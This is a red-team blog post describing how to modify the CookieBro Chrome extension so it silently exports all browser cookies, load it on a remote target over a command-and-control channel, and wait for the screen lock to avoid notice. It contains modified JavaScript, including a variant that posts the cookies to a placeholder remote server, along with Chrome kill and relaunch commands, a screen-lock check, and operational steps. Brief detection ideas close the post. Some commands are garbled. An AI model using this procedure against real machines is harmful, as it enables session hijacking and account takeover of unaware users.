Remotely Dumping Chrome Cookies…Revisited

Cedric Owens

TL;DR Security researcher Ron Masas (twitter: @RonMasas) recently wrote a tool (chrome-bandit) that extracts saved password from Chromium-based browsers. This tool gave me the idea to target browser cookies and to explore conceptually whether or not I could modify an existing chrome extension to dump cookies WITHOUT user interaction, place the modified extension on a remote target machine, remotely invoke it to dump cookies, and grab the cookies file from the remote machine…all in a reasonably OpSec safe manner. That is what this blog post will cover. The method in this blog post does not require the remote debugger or Keychain (macOS)/DPAPI (Windows) access and applies to Chromium-based browsers in general (though I will be referring to Google Chrome throughout).

Overview


This technique simply involves the following steps:

1. On attacker machine, modify an existing browser extension
2. Upload the modified browser extension to the target machine
3. Remotely load the modified browser extension on the target machine
4. Remotely invoke the browser extension's static url to force download the cookies on the target machine


In the past I had thought about this approach but always thought that the challenges associated with getting a browser extension to execute remotely and auto-dump cookies to the host would not be tenable…until I spent more time trying things. Below I will go into more details on each step.

Step 1: Modifying An Existing Browser Extension

My colleague Justin Bui recently introduced me to a great browser extension for interacting with browser cookies: CookieBro. After becoming familiar with CookieBro, I found that once loaded CookieBro has a "Cookie Editor" sub-menu item that brings you to a page that has all browser cookies loaded in a tree:


chrome.google.com/webstore/detail/cookiebro/lpmockibcakojclnfmhchibmdpmollgn/related?hl...
chrome web store
Home > Extensions > Cookiebro
Cookiebro
Add **chrome.google.com** to cookie whitelist
Add ***.chrome.google.com** to cookie whitelist
Add ***.google.com** to cookie whitelist
Clear unwanted cookies (2993 out of 3214)
Clear **chrome.google.com** domain data
Options
Cookie Editor
Cookie Log

Install CookieBro, Click CookieBro icon, click "Cookie Editor"


chrome-extension://lpmockibcakojclnfmhchibmdpmollgn/editor.html?store=0
Search by domain or name
*.e-volution.ai
*.hybrid.ai
*.nrich.ai
Clicking this button will export the cookies do the ~/Downloads folder as a json

CookieBro Editor

The screenshot directly above shows how you can click the “Export All Cookies As JSON” icon in order to download browser cookies to your ~/Downloads folder. Also the chrome-extension URL above (**chrome-extension://lpmockibcakojclnfmhchibmdpmollgn/editor.html?store=0**) is static and is consistent across operating systems.


So I started considering:

1. What if I modified the JS source behind CookieBro so that a simple action happens (ex: cookies are exported) just by simply invoking the CookieBro extension url?
2. What would be the best way to remotely invoke this extension-url?
3. How would this activity appear on an endpoint?

So first I navigated to the on-disk CookieBro extension directory (on my macOS attacker host) and searched for the .js file corresponding to the “Cookie Editor” page we looked at above:

- On my macOS host, this file was: **~/Library/Application Support/Google/Chrome/Default/Extensions/lpmockibcakojclnfmhchibmdpmollgn/2.18.1_0/js/cookiebro-editor.js**

In the cookiebro-editor.js file, I noticed that there is a function named “exportCookies()” which performs the cookie export:



```
function exportCookies()
{
  chrome.runtime.sendMessage({command: "getallcookies", storeId: _cookieStoreId}, function(response) {
    var cookies = response.cookies;
    var json = JSON.stringify(cookies, null, 4);
    downloadFile(json, "cookiebro-cookies.json", "application/json");
    alertify.success("Cookies exported!");
  });
}
```

CookieBro's exportCookies() function in the "Cookie Editor"

We can see just by looking at the code that all cookies are captured and exported with the filename "cookiebro-cookies.json" to the Downloads folder. By default in CookieBro, this code is only invoked when the user clicks the "Export Cookies as JSON" icon.

Next, I simply added a line to invoke this code as soon as the "Cookie Editor" is opened (i.e., just by invoking **chrome-extension://lpmockibcakojclnfmhchibmdpmollgn/editor.html?store=0** the cookies will be captured and exported):


```
 * Cookiebro
 *
 * Advanced cookie manager WebExtension by Nodetics <nodetics@gmail.com>
 * All Rights Reserved (C)
 */
var _cookieData = {};
var _cookieId = 0;
var _treeInitialized;
var _cookieStoreId;
var _whitelistedCookies;
var _blacklistedCookies;
var _expanded = false;

```

cookiebro-editor.js with my slight modification

With the change above, just by simply opening **chrome-extension://lpmockibcakojclnfmhchibmdpmollgn/editor.html?**

store=0, all of Chrome's cookies will be exported (downloaded to the user's Downloads directory).

Alternatively, I could also do something else with these cookies. For example, instead of downloading them on the remote host I could also modify the code to send them to a remote server. Example:



```
function exportCookies()
{
  chrome.runtime.sendMessage({command: "getallcookies", storeId: _cookieStoreId}, function(response) {
    var cookies = response.cookies;
    var json = JSON.stringify(cookies, null, 4);
    var myreq = new XMLHttpRequest();
    myreq.open("POST","https://[hostname]/[uri]");
    myreq.setRequestHeader("Accept", "application/json");
    myreq.setRequestHeader("Content-Type","application/json");
    myreq.setRequestHeader("User-Agent", "[user-agent-value]");
    myreq.send(json);
  });
}
```

Example of sending the cookies to a remote server

Loading The Modified Extension

Now that we have modified the CookieBro extension on our attacker machine and we have it saved, next we can make a copy of it and rename it to whatever we wish:

```
% cp -r ~/Library/Application Support/Google/Chrome/Default/Extensions/lpmockibcakojclnfmhchibmdpmollgn/2.18.1_0 /tmp/com.google.chrome-init
```

Next, we want to load our modified extension in a Chrome session to ensure that it works as expected. Chromium browsers have a useful command line switch just for this purpose: `--load-extension`


Before we can use the`--load-extension`switch, we must first kill all active Chrome windows. On macOS we can do that with this command:

```
% pkill -a -i "Google Chrome"
```

I found that I have to run the above command twice in instances where I have a ton of different Chrome windows and various tabs open. After all Chrome windows are closed we can now load the modified extension:

```
% /Applications/Google\ Chrome.app/Contents/MacOS/Google\ Chrome
--load-extension=/tmp/com.google.chrome-init &
```


This will simply load the modified Chrome extension into the new browser window I am opening (does not install the modified extension). A new browser window will be opened with the modified CookieBro extension:



new Chrome window with the modified CookieBro extension installed

Now that the modified extension has been successfully loaded, we can browse to the static CookieBro Chrome extension url with the following command:

```
/Applications/Google\ Chrome.app/Contents/MacOS/Google\ Chrome
"chrome-extension://lpmockibcakojclnfmhchibmdpmollgn/editor?
htmlstore=0" &
```



chrome-extension://lpmockibcakojclnfmhchibmdpmollgn/editor.html?store=0

Simply by
Search by domain or name

Simply Browsing To This Static URL Auto Downloads the Cookies As Desired!

Just by hitting the static chrome-url of the modified CookieBro extension (i.e., **chrome-extension://lpmockibcakojclnfmhchibmdpmollgn/editor.html?store=0**), Chrome cookies are exported! No user interaction is needed (this now works without the user having to click the "Export Cookies as JSON" icon). Sweet! So now we know that our modified Chrome extension works as expected.

OpSec

Now that we know that our modified Chrome extension works and can be loaded and executed by utilizing the on-disk Chrome binary, let's take a look at what happens on a target endpoint with these tactics and how this method can be used in a relatively OpSec safe manner for red teams.

The victim machine will experience noticeable actions in the GUI when this technique is executed. In particular, a user would notice:

- All their Chrome browsers randomly closing (so that we can use Chrome's `--load-extension` switch)
- 2 new Chrome Windows (one loading the modified extension and one browsing to the static CookieBro Editor url) will open
- Those 2 new Chrome Windows being closed out (so these windows are not left open)

Even though the actions above would happen over a short period of time, any user noticing these things would likely suspect malicious activity and reach out to IT/security for remediation and investigation.

So before running this technique, we can first check for the lock screen and wait for the machine to be locked before executing. On macOS, this information can be retrieved from the input/output registry with the following command:

```
% ioreg -n Root -d1 -a | grep CGSSession
```

I learned about this check from reading: https://www.generacodice.com/en/articolo/4525879/osx-check-if-the-screen-is-locked

If the output from this ioreg command contains a key named "**CGSSessionScreenIsLocked**" then the macOS host screen is locked (i.e., the user is away). If a key named "**CGSSessionScreenIsLocked**" is not present in the command output, then the screen is not locked (i.e., the user is likely actively using the machine).

Running this technique while the target machine is locked and the user is away is optimal, since the user will not see the browser windows opening/closing during that span of a few seconds. The user may notice when they come back that all of their Chrome browser windows have been closed but may chalk that up to Chrome randomly crashing (which is not far fetched these days).

Putting It All Together

I put together an example of the modified CookieBro extension along with a script that runs all of the commands for this technique. The link to the repo with these items is:

GitHub - cedowens/Dump-Chrome-Cookies: Repo with a modified version of CookieBro and

scripts to…

Repo with a modified version of CookieBro and scripts to leverage it to dump Chrome cookies - GitHub …

Steps:

1. establish a remote connection to a target host using your command & control tool (ex: Mythic C2)
2. Using the C2 callback, check if the host is at the lock screen. ***for macOS targets***: you can run the **check-screenlock.js** script in my repo above. In Mythic C2 this can easily be done using the `jsimport`command to import check-screenlock.js and then using the `jsimport_call Check()` command to run this technique. ***for Windows targets:*** you can check for whether the **logonui** process is running to determine if the screen is locked.
3. Wait until the target host is at the lock screen before proceeding
4. Using the C2 callback, upload the modified CookieBro zip archive (in my repo it is named "**com.google.chrome-init.zip**") to the target machine (ex: to the **/tmp** directory)
5. Using the C2 callback, unzip **com.google.chrome-init.zip**. This will extract to a directory named **com.google-chrome-init**
6. ***for macOS targets:*** run the **Dump-Chrome-Cookies.js** JXA script. In Mythic C2 this can easily be done using the `jsimport` command to import **Dump-Chrome-Cookies.js** and then using the `jsimport_call Dump('/tmp/com.google-chrome-init')` command to run this technique. ***for Windows targets:*** I have a simple C# file in the repo above that runs these commands so you could use that to build and execute a binary or simply run each command in the source using other stealthier means.
7. This script will do the following: close all open Chrome windows, load the modified CookieBro extension, navigate to the static Chrome

extension chrome-url to force download the cookies (or if you changed the code to send the cookies to a remote server then that will occur), and close all Chrome windows. This script uses sleep executions to ensure each command has time to finish and takes about 6 seconds total to finish.

8. You can then grab the cookies file from the user's Downloads directory (on macOS you will need TCC permissions to the Downloads directory). In the modified CookieBro js code in my repo I renamed the downloaded file to "cookies.json". Alternatively, if you opted to instead have the cookies transmitted to a remote server using the example I showed above, then you will have the cookies on that server

Detection Recommendations

- Ideas for detecting Chrome being executed with the `--load-extension`flag:

for macOS: Parent process from shell environments (**zsh|sh|bash|ksh|tcsh|fish|dash|csh**) with command line arguments containing **--load-extension**

for Windows: Parent process from (cmd.exe | powershell.exe) with command line arguments containing --**load-extension**

Note: there are likely other ways to spawn Chrome which may not involve the on-disk Chrome binary and in those cases the detections above would not suffice. In that scenario looking for uncommon parent processes spawning Chrome might be useful.

- **Ideas for detecting screen lock checks:**

for macOS: Searching for the specific ioreg command line above: `ioreg -`

`n Root –d1`. This is pretty specific and should not be prone to false positives